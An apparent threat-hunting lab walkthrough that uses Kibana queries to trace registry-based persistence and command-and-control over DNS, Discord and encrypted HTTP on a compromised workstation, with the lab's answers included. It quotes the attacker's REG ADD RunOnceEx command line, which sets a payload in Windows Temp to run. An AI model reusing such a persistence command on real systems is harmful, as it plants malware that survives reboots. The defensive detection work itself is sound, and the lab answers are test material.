
Following a threat hunter's mindset, the next step of this investigation is to identify the events generated by the parent process of cmd.exe that executed the malicious registry modification. With this, we can backtrack the events before the persistence was implanted. Moreover, it is also good to hunt subsequent activities after the persistence was planted to see the following actions made by the attacker.

****

Answer the questions below:

What is the name of the parent process of the cmd.exe process that executed the scheduled task creation?
First I found the event related to cmd.exe creating a scheduled task and then expanded it.


From here searching through the fields I found the process.parent_name field and found the answer.




Answer: powershell.exe

Using the process ID of malicious reg.exe execution, what is the value of the process command line used to execute the registry modification?


Again, expanding the details of the event I found the PID.



From here I queried this PID and added process.parent.command_line to selected fields.



This led to this entry and expanding the document I was able to find the full command used.



process.name	reg.exe
process.parent.args	cmd, /c, REG ADD HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnceEx\0001\Depend /v 1 /d "C:\Windows\Temp\installer.exe"
process.parent.command_line	cmd /c "REG ADD HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnceEx\0001\Depend /v 1 /d \"C:\Windows\Temp\installer.exe\""
process.parent.entity_id	{6682e687-e5f9-64a2-9602-000000001100}
process.parent.executable	C:\Windows\System32\cmd.exe

Answer: cmd /c "REG ADD HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnceEx\0001\Depend /v 1 /d \"C:\Windows\Temp\installer.exe\""

Command and Control

Tactic: Command and Control

The Command and Control Tactic (TA0011) involves the methods by which an adversary communicates with the compromised systems within a target network. This is the stage at which an attacker usually directs or continuously issues remote commands to the compromised system to fulfil the attacker's objectives, such as further internal network compromise. Communication can occur via various channels, such as:

- Standard network protocols, such as DNS, ICMP, HTTP/s.
- Known cloud-based services.
- Encrypted custom HTTP/s server.

Moreover, these methods provide a lifeline between the attacker and the infiltrated network, enabling two-way communication for the attacker to send commands and receive data. The Command and Control stage is particularly critical as the attacker solidifies their control over the compromised systems, adjusting their actions based on the information obtained or according to their ultimate goal.

Understanding the Tactic

The techniques adversaries use are not limited to the provided examples above, as there are more ways to establish continuous communication with the compromised machine. However, we will use these examples to understand this tactic and grasp how to hunt it.

The common intersection of the examples above is using a communication channel that typically blends in with regular network traffic, making the hunt for malicious activities more challenging.

Command and Control Technique	Example

Standard Network Protocols	Using the DNS protocol as a communication channel via its subdomain.
Known Cloud-based Services	Passing traffic through known web applications such as Google Drive, Telegram, and Discord.
Encrypted custom HTTP/S server	Using a self-hosted server with a well-groomed domain passing encrypted traffic.

In determining unusual network traffic, it is also essential to understand the purpose of the traffic based on its contents, frequency and direction. A good example would be:

- Egress traffic may indicate suspicious file uploads or connections to a C2 server.
- Ingress traffic may indicate intrusion attempts from external sources.
- Cleartext traffic containing host commands may indicate an established connection to a C2 server.
- A high count of connections or bandwidth of encrypted traffic may indicate unusual activity.

Hunting Command and Control

The hunt for Command and Control involves uncovering these covert communication channels amidst regular network traffic. Adversaries use standard protocols to blend in with typical network traffic or use cloud storage services as unconventional command channels to avoid raising suspicion. In the following sections, we will delve deeper into strategies and techniques for hunting Command and Control activities, interpreting network events, and recognising anomalies through the following scenarios:

- Command and Control over DNS.
- Command and Control over third-party cloud applications.
- Command and Control over encrypted HTTP traffic.

Command and Control over DNS

Starting with this scenario, we will use the packetbeat-* index and hunt for potential C2 over DNS on July 3, 2023. In addition, we will use the winlogbeat-* index to correlate the DNS queries to identify the malicious process generating it. Ensure all queries to the Kibana console are set to look for the right index and timeframe.


C2 over DNS, or more accurately Command and Control over DNS, is a technique used by adversaries where DNS protocols are utilised to establish a Command and Control channel. In this technique, adversaries can disguise their C2 communications as typical

DNS queries and responses, bypassing network security measures. Given this, we will hunt for unusual DNS query patterns based on the following:

- High count of unique subdomains
- Unusual DNS requests based on query types (MX, CNAME, TXT)


To start hunting, use the Visualize Library again and create a visualisation table using Lens. Ensure that the table is configured with the following:

- Set the Table Index (packetbeat), Rows (dns.question.registered_domain and host.name), and Metrics (Unique Count of dns.question.subdomain).
- Use the KQL query to list all DNS queries and exclude all reverse DNS lookups: *network.protocol: dns AND NOT dns.question.name: *arpa*




Upon checking the results above, it can be observed that an unusual domain (golge[.]xyz) queried 2191 unique subdomains, which may indicate a potential C2 over DNS activity coming from WKSTN-1. To better understand the attack, we can continue the investigation using the Discover tab with a query focused on this domain and the potentially compromised host. Let's use the following KQL query in the Discover tab on packetbeat-* index:
*network.protocol: dns AND NOT dns.question.name: *arpa AND dns.question.registered_domain: golge.xyz AND host.name: WKSTN-1*

We can also add the query field as a column to see its values.



Based on the results, the workstation seems to be continuously querying on *[.]golge[.]xyz, using different query types (CNAME, TXT and MX) and using hexadecimal subdomains. In addition, it was also seen that the workstation sends the DNS requests directly to an unknown nameserver, bypassing the DNS servers configured in the workstation.




Now that we have enough information, we can correlate this activity on winlogbeat-* to identify the process executing the DNS requests using the following KQL query: *host.name: WKSTN-1* AND destination.ip: 167.71.198.43 AND destination.port: 53*

In addition, ensure that the following fields are added as columns to aid us in our investigation:


- host.name
- user.name
- process.parent.command_line
- process.name

- process.command_line

Note: Add the field columns first before executing the KQL query.



Based on the results, it can be observed that all connections to 167[.]71[.]198[.]43:53 are generated by nslookup.exe. To continue the event correlation, let's use View surrounding documents to see the subsequent events related to this activity.



The surrounding documents have provided the command line arguments of the parent process executing nslookup.exe. Based on its values, the suspicion of C2 over DNS is confirmed.

Following a threat hunter's mindset, the next step of this investigation is to identify the events generated by the parent process of nslookup.exe that established C2 over DNS. This can backtrack the events before a successful C2 connection was established. Moreover, observe the subsequent commands executed by the parent process as

remote commands are expected to be executed since a C2 connection was confirmed to be running.


On a footnote, the packet size (in this Kibana setup, the network.bytes field) may also indicate an unusual DNS traffic. DNS queries are typically short, and as shown in the example above, the subdomain was used to handle a long hex string for the C2 connection. Given this, it is highly recommended also to utilise the request/response size in determining potential anomalies within a DNS traffic.

Command and Control over Cloud Apps


In the following scenario, we will still use the packetbeat-* index and hunt for Command and Control over known Cloud Applications from employee workstations on July 3, 2023. In addition, we will use the winlogbeat-* index to correlate the network connections to identify the malicious process generating it. Ensure all queries to the Kibana console are set to look for the right index and timeframe.

In C2 over Cloud Applications, adversaries use known cloud applications to establish a Command and Control channel. In this technique, adversaries can disguise their C2 communications as a typical web connection to a known-good cloud application, bypassing network security measures. We will search for cloud applications indicating a potential C2 channel.


To start hunting, we will use the same visualisation table of C2 over DNS. However, we will remove the unique subdomain metric and sort the count in ascending order. With this setup, we can see cloud application domains that workstations do not commonly access.



Upon seeing the results, discord.gg, a known cloud application, is being used by WKSTN-1. Threat actors are using this application to host their C2 traffic. We can use this as a lead to investigate its unusual usage. With this information, we can pivot to winlogbeat-* index to correlate the associated process and use the following KQL query: *host.name: WKSTN-1* AND *discord.gg**



Based on the results, it can be seen that the connections going to Discord are initiated by C:\Windows\Temp\installer.exe. We can investigate further by hunting all processes spawned by this process using the following KQL query: *host.name: WKSTN-1* AND winlog.event_id: 1 AND process.parent.executable: "C:\\Windows\\Temp\\installer.exe"*



Upon seeing the results, it can be observed that installer.exe has executed multiple cmd.exe commands, confirming the suspicion of C2 over Discord. Following a threat hunter's mindset, the next step of this investigation is to identify all events generated by installer.exe that established C2 over Discord.

Command and Control over Encrypted HTTP Traffic


For the last scenario, we will still the packetbeat-* index and hunt for Command and Control over Encrypted HTTP traffic from employee workstations on July 3, 2023. In addition, we will use the winlogbeat-* index to correlate the network connections to identify the malicious process generating it. Ensure all queries to the Kibana console are set to look for the right index and timeframe.

Compared to the first two C2 techniques, C2 over Encrypted HTTP traffic is just a typical command and control type. The main notable thing about this technique is that attackers use their own C2 domain, including custom traffic encryption over HTTP. Given this, we will hunt for unusual HTTP traffic based on the following:

- High count of HTTP traffic to distinctive domains
- High outbound HTTP bandwidth to unique domains


To start hunting, use the Visualize Library again and create a visualisation table using Lens. Ensure that the table is configured with the following:

- Set the Table Index (packetbeat), Rows (host.name, destination.domain, http.request.method), and Metrics (count).
- Use the KQL query to list all outbound HTTP requests: *network.protocol: http AND network.direction: egress*



